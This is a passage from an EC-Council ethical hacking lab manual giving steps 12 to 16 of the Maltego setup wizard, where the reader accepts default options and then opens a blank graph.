


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Install Transforms** section appears, which will install items from the chosen transform server. Leave the settings to default and click **Next**.




13. The **Help Improve Maltego** section appears. Leave the options set to default and click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Web Browser Options** section appears. Leave the options set to default and click **Next**.




15. The **Privacy Mode Options** section appears. Leave the options set to default and click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Ready** section appears, select **Open a blank graph and let me play around** option and click **Finish**.

